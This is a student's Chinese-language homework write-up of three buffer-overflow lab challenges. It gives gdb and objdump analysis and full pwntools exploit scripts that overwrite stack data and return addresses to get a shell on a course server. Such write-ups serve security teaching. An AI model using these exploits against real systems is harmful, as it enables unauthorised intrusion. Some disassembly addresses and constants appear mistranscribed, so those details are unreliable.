

Software Security HW01 Breakdown

姓名：张凌铭

学号：3180103857

1. Buffer Overflow Baby

查看bof-baby.c源码，main()函数中调用了hear()函数，hear()函数会对定义的两个局部变量p1和p2作比较，如果两者相等，会调用system()函数，调出终端。那需要做的就是通过溢出缓冲区str[LENGTH]从而修改p1和p2的值，考虑到gets()函数会将末尾的'\n'替换成'\0'，p1和p2的值都应该被修改，如果仅修改p2的值，p1的值将被'\0'填充，达不到预期目标。因此，编写exploit.py如下：

```
from pwn import *

conn = remote("47.99.80.189", 10001)
conn.recvuntil("StudentID:\n")
StuID = b"3180103857"
conn.sendline(StuID)
conn.recvuntil("characters:\n")
payload = b"\xaa" * 50 + b"6" * 2
conn.sendline(payload)
conn.interactive()
```

这里，我们用b"6"来替代p1和p2的原值，运行exploit.py，结果如下：




本次生成的flag为ssec2021{bof-baby|fe4b4d90}.

2. Buffer Overflow Boy

查看bof-boy.c的源代码，需要通过read()函数溢出缓冲区buffer，但这里需要注意的是func()中存在字符串长度检查，如果字符串的长度大于10，输出错误信息并且退出。所以在构造恶意字符串的时候需要00截断，绕过strlen()。而target_code()函数的地址可以通过objdump得到：

```
> objdump -d bof-boy
```

如图所示，target_code()函数的地址为0x08048576，因为没有开启ASLR，所以该地址是不会改变的。



一开始直觉上认为buffer的基址为(%ebp-10)，然后在exploit的过程中抛出错误EOFError。通过gdb跟踪程序运行流程，在read()函数调用处以及read()函数调用后的下一条指令处设置断点，观察%ebp和buffer基址的位置：

```

pwndbg> disasm func
Dump of assembler code for function func:
0x080485ba <+0>: push    ebp
0x080485bb <+1>: mov     ebp,esp
0x080485bd <+3>: push    ebx
0x080485be <+4>: sub     esp,0x14
0x080485c1 <+7>: call    0x080484b0 <__x86.get_pc_thunk.bx>
0x080485c4 <+10>: add     ebx,0x133a
0x080485cc <+18>: mov     DWORD PTR [ebp-0x12],0x0
0x080485d3 <+25>: mov     DWORD PTR [ebp-0xc],0x0
0x080485da <+32>: mov     WORD PTR [ebp-0xa],0x0
0x080485e0 <+38>: mov     BYTE PTR [ebp-0x12],0x30
0x080485e4 <+42>: sub     esp,0x4
0x080485e7 <+45>: push    0x1e
0x080485e9 <+47>: lea     eax,[ebp-0x12]
0x080485ec <+50>: push    eax
0x080485ed <+51>: push    0x0
0x080485ef <+53>: call    0x080483e0 <read@plt>
0x080485f4 <+58>: add     esp,0x10
0x080485f7 <+61>: sub     esp,0xc
0x080485fa <+64>: lea     eax,[ebp-0x12]
0x080485fd <+67>: push    eax
0x080485fe <+68>: call    0x08048410 <strlen@plt>
0x08048603 <+73>: add     esp,0x10
0x08048606 <+76>: cmp     eax,0xa
0x08048609 <+79>: jbe     0x08048627 <-func+109>
0x0804860b <+81>: sub     esp,0xc
0x0804860e <+84>: lea     eax,[ebp-0x18f]
0x08048614 <+90>: push    eax
0x08048615 <+91>: call    0x080483f0 <puts@plt>
0x08048618 <+96>: add     esp,0x10
0x0804861d <+99>: sub     esp,0xc
0x08048620 <+102>: push    0x0
0x08048622 <+104>: call    0x08048400 <exit@plt>
0x08048627 <+109>: nop
0x08048628 <+110>: mov     ebx,DWORD PTR [ebp-0x4]
0x0804862b <+113>: leave
0x0804862c <+114>: ret
End of assembler dump.
pwndbg> b *0x080485ef
Breakpoint 1 at 0x080485ef: file bof-boy.c, line 16.
pwndbg> b *0x080485f4
Breakpoint 2 at 0x080485f4: file bof-boy.c, line 16.

```

键盘输入“aaaaaaaa”后，触发第二个断点。由下图可知，ebp寄存器的值为0xFFFFD038，buffer的基地址为0xFFFFD026，两者的偏移值为0x12，也就是说，我们需要填充18个字节，再溢出old frame pointer(4字节)，再溢出return address(4字节)。

```

pwndbg> x/16ub 0xffffd026
0xffffd026:  97  97  97  97  97  97  97  97
0xffffd02e:  97  97  10 135 4 8 0 160
pwndbg> p/x $ebp
$1 = 0xffffd038
pwndbg>

```

那么，我们的exploit.py如下所示，构造的字符串由9个"a" + 9个"\x00" + 填充旧栈帧的0xdeadbeef + 0x08048576(target_code地址)构成：

```

from pwn import *

conn = remote("47.99.80.189", 10002)
conn.recvuntil("StudentID:\n")
StuID = b"3180103857"
conn.sendline(StuID)
conn.recvuntil("me! \n")
payload = b"a" * 9 + chr(0).encode() + p64(0) + p32(0xdeadbeef) +
p32(0x08048576);
conn.sendline(payload)
conn.interactive()

```

运行exploit.py，结果如下所示：

```

$ ./02_bof-boy.py python3 exploit.py
[*] Opening connection to 47.99.80.189 on port 10002: Done
[*] Switching to interactive mode
[HAACKED]
$ ls
app
bin
dev
entry
flag.exe
lib
lib32
lib64
$ ./flag.exe 3180103857
CHALLENGE: bof-boy
CONGRATS
[ timestamp ] Thu Apr 1 14:05:06 2021
You flag: ssec2021{bof-boy|fe4b4d90}

```

本次生成的flag为ssec2021{bof-boy|fe4b4d90}.

3. Buffer Overflow Again

这一次，我们不仅需要覆写return address，还需要将对应的参数arg1和arg2通过缓冲区溢出的方式进行设置。(这里不需要考虑00截断。)

首先，通过objdump来得到buffer基地址与%ebp寄存器之间的偏移量，因为read()函数接收3个参数，那么图中红框部分的%edx也就存储了buffer基地址信息，其值为%ebp-0x1C，也就是说偏移量为0x1C=28字节，我们首先需要填充28字节。

```

004857c: <func>:
004857c: 55          push %ebp
004857d: 89 e5       mov %esp,%ebp
004857f: 53          push %ebx
0048580: 83 ec 24    sub $0x24,%esp
0048583: e8 f0 00 00 call 8048078 <_x86.get_pc_thunk.ax>
0048588: 85 78 1a 00 addl $0x1a78,%eax
004858d: c7 45 e4 00 00 00 movl $0x0,-0x1c(%ebp)
0048594: c7 45 e8 00 00 00 movl $0x0,-0x18(%ebp)
004859b: c7 45 ec 00 00 00 movl $0x0,-0x14(%ebp)
00485a2: c7 45 f0 00 00 00 movl $0x0,-0x10(%ebp)
00485a9: c7 45 f4 00 00 00 movl $0x0,-0xc(%ebp)
00485b0: c6 45 e4 30    movb $0x30,-0x1c(%ebp)
00485b4: 83 ec 04       sub $0x4,%esp
00485b7: 6a 3c          push $0x3c
00485b9: 8d 55 e4       lea -0x1c(%ebp),%edx
00485bc: 52            push %edx
00485bd: 6a 00          push $0x0
00485bf: 89 c3          mov %eax,%ebx
00485c1: e8 da ff ff   call 80483a0 <read@plt>
00485c6: 83 c4 10       add $0x10,%esp
00485c9: 90            nop
00485ca: 8b 5d fc       mov -0x4(%ebp),%ebx
00485cd: c9            leave
00485ce: c3            ret

```

填充完28字节后，此时溢出到%ebp地址处，采用0xdeadbeef覆写old frame pointer。接下来填入target_code函数的地址来覆写return address，函数地址同样由objdump得到，为0x08048516：

```

0048516: <target_code>:
0048516: 55          push %ebp
0048517: 89 e5       mov %esp,%ebp
0048519: 53          push %ebx
004851a: 83 ec 04    sub $0x4,%esp
004851d: e8 2e ff ff call 8048450 <_x86.get_pc_thunk.bx>
0048522: 81 c3 de 1a 00 00 addl $0x1ade,%ebx
0048528: 81 70 08 bb aa aa cmpl $0xaaabbbb,0x8(%ebp)
004852f: 75 33       jne 8048564 <target_code+0x4e>
0048531: 81 7d 0c dd cc cc cmpl $0xccccddd,0xc(%ebp)
0048538: 75 2a       jne 8048564 <target_code+0x4e>
004853a: 83 ec 0c    sub $0xc,%esp
004853d: 8d 83 00 e7 ff ff lea -0x1900(%ebx),%eax
0048543: 56          push %eax
0048544: e8 07 fe ff ff call 80483b0 <puts@plt>
0048549: 83 c4 10    add $0x10,%esp
004854c: 83 ec 04    sub $0x4,%esp
004854f: 6a 00       push $0x0
0048551: 6a 00       push $0x0
0048553: 8d 83 09 e7 ff ff lea -0x18f7(%ebx),%eax
0048559: 56          push %eax
004855a: e8 71 fe ff ff call 80483d0 <execve@plt>
004855f: 83 c4 10    add $0x10,%esp
0048562: eb 12       jmp 8048576 <target_code+0x60>
0048564: 83 ec 0c    sub $0xc,%esp
0048567: 8d 83 11 e7 ff ff lea -0x18ef(%ebx),%eax
004856d: 50          push %eax
004856e: e8 3d fe ff ff call 80483b0 <puts@plt>
0048573: 83 c4 10    add $0x10,%esp
0048576: 90          nop
0048577: 8b 5d fc    mov -0x4(%ebp),%ebx
004857e: c9          leave
004857f: c3          ret

```

到这里，我们要想想，通过覆写return address跳转到target_code函数后，对于target_code函数而言，栈上应该有什么？从低地址到高地址的方向来看，应该有return address，arg1，arg2。所以，我们需要在构造的字符串中呈现出这些信息，return address的值对于target_code没有意义，设为0xdeadbeef。紧跟着，应该有arg1的值0xaaaabbbb以及arg2的值0xccccdddd。那么，exploit.py就如下所示：

```

from pwn import *

conn = remote("47.99.80.189", 10003)
conn.recvuntil("StudentID:\n")
StuID = b"3180103857"
conn.sendline(StuID)
conn.recvuntil("me! \n")
payload = b"a" * 28 + p32(0xdeadbeef) + p32(0x08048516) + p32(0xdeadbeef) +
p32(0xaaaabbbb) + p32(0xccccdddd);
conn.sendline(payload)
conn.interactive()

```

运行exploit.py，结果如下所示：

```

➔ 03_bof_again python3 exploit.py
[*] Opening connection to 47.99.80.189 on port 10003: Done
[*] Switching to interactive mode
[CHALLENGE]
3 ls
app
bin
dev
entry
flag.exe
lib
lib32
lib64
3 ./flag.exe 3180103857
CHALLENGE: bof-again
CONGRATS
[ timestamp ] Thu Apr 1 15:51:34 2021
You flag: ssec2021{bof-again|fe4b4d90}

```

本次生成的flag为ssec2021{bof-again|fe4b4d90}.